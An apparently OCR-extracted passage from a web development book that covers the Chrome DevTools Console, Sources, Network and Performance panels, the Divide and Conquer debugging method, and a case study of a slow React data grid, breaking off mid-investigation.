


Figure 10-2. The Console panel where you can perform ad hoc experiments with injected code

This essential tool comes in two flavors: the first appears as a persistent tab in the bottom panel row, and it is accessible from any other DevTools panel. This configuration allows you to monitor your application's output in real time while simultaneously working in other panels. But the Console isn't

read-only. It also allows you to write JavaScript code in some REPL and test short code snippets.

The Console is a full-sized panel next to Elements and other major panels. While functionally identical to the bottom tab version, this expanded view provides more screen real estate and is excellent for inspecting object output or hacking around.

The Console panel includes robust filtering capabilities that let you sort warnings, error messages, and regular log output. When objects are logged to the Console, you can interact with them directly, expanding their property trees to explore nested data structures and inspect complex objects in detail.

For applications that utilize multiple frames through `iframe` elements or similar structures, the Console provides a context selector that lets you choose which frame's console output to monitor. A full-text search feature also enables quick filtering of console output, based on specific terms or patterns.

The Console serves as an invaluable testing ground for rapid code experimentation. Beyond simple logging, you can use it to do the following:

- Iterate through DOM elements and extract their text content for analysis
- Test API calls and examine their responses before implementing them in your codebase
- Manipulate `localStorage` or `sessionStorage` data on the fly
- Validate regular expressions against sample strings
- Experiment with new JavaScript methods or syntax before committing them to your source code

I have found myself copying syntax pieces from my code editor more than once to see how they affect my application and how things work out in a

real-world deployed website.

The Console should feel immediately familiar and intuitive for any developer who has worked with JavaScript and opened DevTools.

Sources

The Sources panel, as shown in Figure 10-3, is a full-fledged JavaScript IDE within DevTools. While it is primarily designed as a debugging tool, you can use it to inspect, edit, modify, and save existing JavaScript code by directly saving it to disk. Most importantly, the Sources panel offers complete visibility into your code's behavior during runtime, which proves invaluable when troubleshooting complex issues.




Figure 10-3. The Sources panel from scriptconf.org, showing obfuscated JavaScript

The big source code view in the center of Figure 10-3 displays obfuscated code from a Next.js application. The Sources panel automatically unminifies and pretty-prints this compressed code, transforming it into a readable format that allows you to understand the underlying logic. A click on the button at the bottom-left of the center view shows you the source code in its original, minified glory.

However, working with compiled or transpiled code becomes significantly more manageable when you leverage source maps, which create a bridge between your deployed code and the original source files.

Modern bundlers and compilers, including Webpack, Vite, Rollup, esbuild, and others, all support generating source map output alongside your production builds. These source maps enable the Sources panel to display your original, uncompiled code instead of the processed version, making debugging feel natural and intuitive. If your bundled and minified file contains a reference to a source map, the Sources panel can pick them up automatically and show you how the code looked like before it went through all the post-processing steps.

You can set breakpoints, inspect variables, and step through execution using the same code structure you have written, rather than wrestling with transformed output.

The breakpoints and watch accordion items on the right side of the Sources panel deserve particular attention in your debugging workflow. There, you can pause code execution based on specific events, including fetch requests, thrown exceptions, performance violations, and event listener invocations. In a world where everything is async, it’s great to pause exactly when some of those callbacks happen.

Network

The next two panels focus primarily on performance analysis and optimization. The Network panel, as depicted in Figure 10-4, shows information about all loaded resources and XHR/Ajax calls. It is displayed

when resources are requested, and it shows their file sizes, loading duration, and any errors that occur during the process.

The top section displays a waterfall chart that presents a timeline view of all network requests. While this visualization was more prominent in earlier versions of Chrome DevTools and remains a central feature in monitoring solutions like Dynatrace, it's primarily necessary for identifying when the majority of loading operations occur. You can select specific time ranges within this timeline view, and the main request table will only show requests during that time range.

The main view shows a detailed table of all requests. It displays information such as file size, loading time, and HTTP status codes. The real value emerges when you click on individual requests to access detailed information.

Beyond letting you view HTTP headers for both requests and responses, which can be invaluable for debugging unexpected behavior, the Timing tab provides critical insights into request performance.




Figure 10-4. The Network panel showing a highlighted request and timing information

The timing breakdown shows exactly how long each phase of the request takes: the time before request execution begins, the server response time, and the download duration. This granular information can immediately reveal whether performance bottlenecks stem from slow server processing or network transfer limitations.

When you need to answer the age-old question of who's responsible for a slow web app, backend or frontend, this view is invaluable for figuring out the accountable team. If the backend sets the `Server-Timing` header, the Timing tab breaks its value down further, showing time spent in the database, application processing, or downstream calls, so you can pinpoint the bottleneck inside the backend itself, not just confirm it's there.

Performance

The final panel we want to discuss is Performance, shown in Figure 10-5. While you won't spend as much time in this panel as in others, it can become the key tool for figuring out where your program lacks performance and where you should start optimizing.




Figure 10-5. Performance panel showing profile of JavaScript performance when you click through the navigation of a conference website

The Performance panel lets you profile your application's runtime performance through a straightforward process: you start recording, interact with your app to reproduce the performance issues you want to investigate, and then stop the recording when you've captured the relevant behavior. The result is a detailed flame graph in the top half of the Performance panel, as shown in Figure 10-5. The flame graph reveals which functions were called, how long each took to execute, and whether they blocked other operations from running.

This view can feel quite overwhelming, especially if you're new to performance profiling. Fortunately, Chrome DevTools highlights problematic areas in red, for example, microtasks that take longer than expected or functions that cause significant blocking. Clicking on these sections shows detailed information about function calls, execution times, and which operations have the most performance impact.

Later in this chapter, we'll explore a concrete example where profiling runtime performance provided the final piece needed to identify what was wrong with a slow application.

More

As you can see in your DevTools, there's much more available than just these five panels, especially when you add more functionalities through extensions. However, these five panels are essential for debugging web applications effectively. Get familiar with them and try them out in your own projects. The Chrome team also offers a comprehensive video course that covers DevTools in greater depth.

Debugging Methodologies

Now that we know about the right tools that help us debug, let's explore the techniques that enable us to identify the actual bug or problem. In this section, we want to look more at methodologies than specific steps you should follow. The *how* rather than the *what*.

If you've ever found some weird behavior, adding a `console.log()` here and there to get more insights into your data is second nature to you as a developer. If you want to be more detailed, you set a breakpoint and step through. Those are techniques you should be able to apply, and for the scope of this section, I assume that you've done your fair share of debugging with those tools.

But what if you can't find the bug? Where do you start looking? How do you proceed? Something is acting strangely, and you want to get down to

the nitty-gritty. This is what we're looking at now.

There are plenty of methodologies and techniques that can help you, but I've found two of them to be the ones that help me most of the time, no matter the scenario: *Divide and Conquer* and *Root Cause Analysis*. Let's dig in.

Divide and Conquer

Divide and Conquer is the single most important debugging methodology. Your software, at some point, will be huge. Incomprehensible. The beast in code form. How do you manage to get to the one thing that is, in the truest sense of the word, bugging you?

The core concept of Divide and Conquer is to break down a complex problem into smaller and more manageable pieces. This comes naturally to you if you're already deeply immersed in your software. You see something acting up, and with fundamental knowledge of what you've developed recently, you can immediately zoom in to the right place.

If you have, for example, a React project and your text editor component has some weird text layout, you know exactly where to look. Check the text editor component and see what's going on there. If you're lucky, you won't have to deal with any side effects.

It becomes harder once you have some distance from your codebase or if you need to debug something in a project where you're just an observer. It's even worse when you have dependencies on other projects or if parts of your product are being developed by different teams. You can answer the typical question of whether a performance problem occurs on the backend or the frontend by checking each part individually and seeing if it behaves as it should.

In practice, Divide and Conquer often resembles a binary search approach to debugging. You can disable half of your application's features to see if the bug persists, then continue subdividing the problematic section until you've isolated the specific component or function causing the issue. This

methodical elimination process can save hours compared to randomly testing different parts of your code.

“The Case of the Slowest Data Grid on Planet Earth”

An example of when Divide and Conquer is the proper methodology comes from a project I had the pleasure of working on. I like to call it “The Case of the Slowest Data Grid on Planet Earth.” It was a data explorer, a simple enough tool that allowed you to query data from a backend and display its results in a data table.

But what sounded like a simple enough task was quite complex. In this organization, plenty of teams were involved. A design system provided all the React components. A database team was developing its own service and backend API to get the necessary data from the storage. Even worse, there was a team responsible for the library that allowed you to call that backend API. Getting from a simple `fetch` call to the database involved three teams working on their own tasks, while a fourth team had to integrate everything into the main app. The group died the death of a thousand interfaces.

This is all fine and good until a problem appears. Within a few weeks, the performance of the data view began to deteriorate significantly. Customers complained that the view was unusable because, for each query to the backend, they had to wait 10 seconds to see the actual data displayed. And it was substantial data, as we queried about 10,000 rows with 200 columns each. There were several components involved in this process, and we had to determine what was causing the performance degradation. To figure out what was going on, we did a textbook Divide and Conquer analysis.

Isolating each component

We isolated every part involved and checked it individually for performance.

First, we looked at the backend. In the Network panel, we observed that after the request to the backend, it took approximately 1 second for the data to arrive. We transported 56 MB of data, consisting of 10,000 rows with

200 columns each. A 1-second turnaround is quite impressive. If you look at the Timing view of this request, as shown in Figure 10-6, you see that the backend spent less time computing the result than the transfer of the data took. We had a very strong network connection, which allowed us to download the 56 MB of data fast, but seeing that we just waited a few hundred milliseconds until the first byte arrived showed us that the backend was not the culprit of our performance degradation.




Figure 10-6. The Timing view of the query showing that most of the time was spent transferring and little time was spent on the backend; still, the transfer took less than 1 second

Second, we checked the components from the design system. We had the React DevTools running (in a browser extension, not part of the built-in DevTools) and were able to see the current component tree, which also showed how long it took to render a particular component, as depicted in Figure 10-7. The data table component and all its subcomponents, which we obtained from the design system, took just a few milliseconds to render with every rerender or update. This was fast enough too.




Figure 10-7. Flame graph of the React Profiling tools showing the component tree and how long each render took

So, if data fetching took less than a second and displaying it took just a few milliseconds, where did we lose the time? What happened in between that created a gap of eight to nine seconds? For once, neither the frontend team nor the backend team was responsible for the performance degradation.

Finding the real culprit

To determine what was happening, we performed profiling using the Performance panel in DevTools as shown in Figure 10-8.




Figure 10-8. Flame graph of runtime execution—this is the long microtask that took in this case 5.8 seconds, calling `queryExecute` multiple times

Here, we saw that one particular function stood out inside the long task (outlined in Figure 10-8). It was called `queryExecute` and, well, sent a payload with a query to the backend to be executed. This function was on the microtask queue and took almost six seconds to complete. The flame graph revealed that the function itself was repeatedly calling anonymous functions multiple times, adding up time.

This sounded like a lead!

The `queryExecute` function was responsible for doing the `fetch` call. We already knew that the request itself was fast enough. We went to the Network panel, right-clicked on the request, and copied the exact `fetch` call as JavaScript to try it out again, as shown in Figure 10-9.

